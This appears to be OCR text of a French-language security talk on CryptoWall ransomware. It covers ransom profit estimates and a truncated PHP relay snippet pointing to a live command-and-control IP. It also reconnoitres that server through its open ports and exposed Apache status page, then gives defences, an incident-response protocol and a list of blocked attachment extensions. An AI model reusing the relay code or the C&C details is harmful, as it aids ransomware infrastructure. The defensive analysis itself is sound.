



1e

STATISTIQUES:









PROFITS* ?

- 2,9% PAYEURS
- MOYENNE DE 146 UTILISATEURS INFECTÉS / HEURE
- MOYENNE DE LA RANÇON DE 500$

= 52560$/JOUR, 1576800$/MOIS ET 18921600$/ANNÉE

(325M$/ANNÉE SELON UNE NOUVELLE ÉTUDE)

*TOUT LES MONTANTS SONT EN $ US

```php
<?php

$to_addr = '95.128.182.22';
$to_port = false; //or FALSE

if (isset($_GET['testmode']))
  {
  if (function_exists('curl_init'))
    die('ok');
    else
    die('no');
  }


if (!function_exists('curl_init'))
  die('no');

class crypt
    {
```

95.128.182.22

LE MOTHERSHIP

- ISP Trustinfo, basé à Moscow, en Russie
- Ports ouverts:
  - 22 (OpenSSH v6)
  - 80 (NGINX 1.2.1)
  - 3389
- Page blanche sur le site web (rien)

LE MOTHERSHIP (SUITE)

Apache Status

95.128.182.22/server-status

Apache Server Status for xtpdvz6dnj5nnpe7.onion

Server Version: Apache/2.2.22 (Debian) PHP/5.4.44-0+deb7u1
Server Built: Aug 18 2015 09:50:52

Current Time: Monday, 26-Oct-2015 04:20:33 MSK
Restart Time: Sunday, 27-Sep-2015 20:03:21 MSK
Parent Server Generation: 4
Server uptime: 28 days 8 hours 17 minutes 11 seconds
Total accesses: 25212375 - Total Traffic: 43.7 GB
CPU Usage: u12923.6 s404.45 cu.89 cs0 - .544% CPU load
10.3 requests/sec - 18.7 kB/second - 1860 B/request
1 requests currently being processed, 9 idle workers


```
___._..____..W._.......................................................
.......................................................................
.......................................................................
.......................................................................
```

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process


Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-4	18830	0/4601/2334444	_	292.81	0	1	0.0	1.00	4219.51	127.0.0.1	localhost	GET /server-status HTTP/1.0
1-4	18849	0/3702/2245881	_	222.23	0	11	0.0	0.91	3797.24	127.0.0.1	localhost	POST /vp371fjgpxfm5y HTTP/1.0
2-4	-	0/0/2227439	.	756.02	4360	0	0.0	0.00	3777.59	127.0.0.1	localhost	OPTIONS * HTTP/1.0
3-4	18278	0/23517/2239326	_	1431.01	0	7	0.0	4.10	4072.14	127.0.0.1	localhost	POST /6jiv9hj4063q HTTP/1.0
4-4	-	0/0/2234487	.	471.12	4380	0	0.0	0.00	4117.82	127.0.0.1	localhost	OPTIONS * HTTP/1.0
5-4	-	0/0/2134644	.	923.21	4365	0	0.0	0.00	3674.09	127.0.0.1	localhost	OPTIONS * HTTP/1.0
6-4	18673	0/10653/2148234	_	639.83	0	11	0.0	2.22	3705.79	127.0.0.1	localhost	POST /7v9o0ibz7tsj3 HTTP/1.0
7-4	18846	0/3735/2095321	_	221.24	0	8	0.0	0.87	3320.13	127.0.0.1	localhost	POST /cp7xnjhekhbn HTTP/1.0
8-4	18839	0/3732/2081026	_	229.43	0	11	0.0	0.84	3590.15	127.0.0.1	localhost	POST /anvmre5opmlv HTTP/1.0
9-4	18840	0/3737/1989458	_	225.11	0	7	0.0	0.90	3515.92	127.0.0.1	localhost	POST /0fxrthixrl HTTP/1.0
10-4	18847	0/3734/1642135	_	212.08	0	7	0.0	0.91	3128.99	127.0.0.1	localhost	POST /23q0hhqpeli HTTP/1.0
11-4	-	0/0/799086	.	6.71	4372	0	0.0	0.00	1653.35	127.0.0.1	localhost	OPTIONS * HTTP/1.0
12-4	-	0/0/648375	.	2.68	4371	0	0.0	0.00	1098.79	127.0.0.1	localhost	OPTIONS * HTTP/1.0
13-4	18669	0/10787/151180	W	651.01	0	0	0.0	1.96	226.24	127.0.0.1	localhost	GET /server-status HTTP/1.0
14-4	-	0/0/43184	.	451.62	4379	0	0.0	0.00	4.38	127.0.0.1	localhost	OPTIONS * HTTP/1.0
15-4	18844	0/3746/5655	_	225.31	0	11	0.0	0.81	0.90	127.0.0.1	localhost	POST /vp371fjgpxfm5y HTTP/1.0
16-4	-	0/0/12550	.	1.76	4383	0	0.0	0.00	0.70	127.0.0.1	localhost	OPTIONS * HTTP/1.0
17-3	-	0/0/121	.	9.72	277359	0	0.0	0.00	0.00	127.0.0.1	localhost	OPTIONS * HTTP/1.0
18-3	-	0/0/166	.	8.19	277319	0	0.0	0.00	0.00	127.0.0.1	localhost	OPTIONS * HTTP/1.0
19-3	-	0/0/3926	.	251.16	274790	0	0.0	0.00	0.23	127.0.0.1	localhost	OPTIONS * HTTP/1.0

LE MOTHERSHIP (SUITE)

- Enquête sur les plages d'adresses
  - 95.128.180.0/22
  - 95.128.176.0/22
  - 185.17.140.0/22




COMMUNICATION AVEC LE C&C




LE MOTHERSHIP (SUITE)


Accès total: 26899034



Types de requêtes:




Load CPU (%)




44 GB data :

Current Time: Tuesday, 27-Oct-2015 20:04:44 MSK
Restart Time: Sunday, 27-Sep-2015 20:03:21 MSK
Parent Server Generation: 4
Server uptime: 30 days 1 minute 23 seconds
Total accesses: 26899034 - Total Traffic: 43.9 GB
CPU Usage: u9309.27 s301.31 cu1.07 cs0 - .371% CPU load
10.4 requests/sec - 17.8 kB/second - 1753 B/request
1 requests currently being processed, 9 idle workers

LE MOTHERSHIP (SUITE)





COMMENT SE PROTÉGER?

- BONNE GESTION DE CORRECTIFS
- ANTIVIRUS / ANTIMALWARE (À JOUR)
- IDS/IPS
- FILTRE URL (BLOQUER LA PUB, MALVERTISING)
- FILTRE ANTI SPAM
- GESTION DES ACCÈS (ADMIN / SERVEUR DE FICHIERS)
- GPO EMPÊCHANT L'EXÉCUTION DE PROGRAMME DANS LE APPDATA
- VEILLE
  - ALERTE DE HTTP://IP-ADDR.ES
- BACKUP!
- SENSIBILISATION !!!

PROTOCOLE D'INTERVENTION

- DÉTECTION
  - VEILLE, ALERTES, A/V, AUTRES OUTILS
  - LOGS DES SERVEURS DE FICHIERS
- CONFINEMENT
  - ISOLER LE POSTE AU PLUS VITE (PORT RÉSEAU)
  - ISOLER LES SERVEURS DE FICHIERS (SI FORTE PROPAGATION)
- ÉRADICATION
  - RÉINSTALLER LE POSTE À NEUF
  - RECOUVREMENT (BACKUP)
- RETOUR À LA NORMAL

MISE EN PLACE DE MÉCANISMES D'ALERTES ET DE PRÉVENTION

- PROHIBER L'ÉCHANGE DE CERTAINES EXTENSIONS PAR COURRIEL :


  ade,adp,bin,bat,chm,cmd,com,cpl,crt,dll,exe,hlp,
  hta,inf,ins,isp,jar,jse,js,lnk,mdb,mde,ms,pcd,pif,
  reg,scr,sct,shs,vb,vbe,vbs,ws,wsc,wsf,wsh

- RECEVOIR AUTOMATIQUEMENT UNE ALERTE LORSQUE CERTAINS SITES SONT VISITÉS
- IDENTIFIER TRANSACTIONS SUSPECTES SUR SERVEURS DE FICHIERS
- BLOQUER LA PUBLICITÉ DANS LE FILTRE URL
- BLOQUER FLASH AVEC IPS
- BLOQUER LE LANCEMENT D'ÉXÉCUTABLES À PARTIR DU RÉPERTOIRE TEMPORAIRE DE WINDOWS PAR GPO

CRYPTOWALL 4.0

- HTTP://BLOG.BRILLANTIT.COM

- NOUVEAU MESSAGE
- ENCRYPTE AUSSI LE NOM DES FICHIERS
- UTILISATION DE NOUVELLES MÉTHODES POUR ÉVITER LA DÉTECTION



QUESTIONS?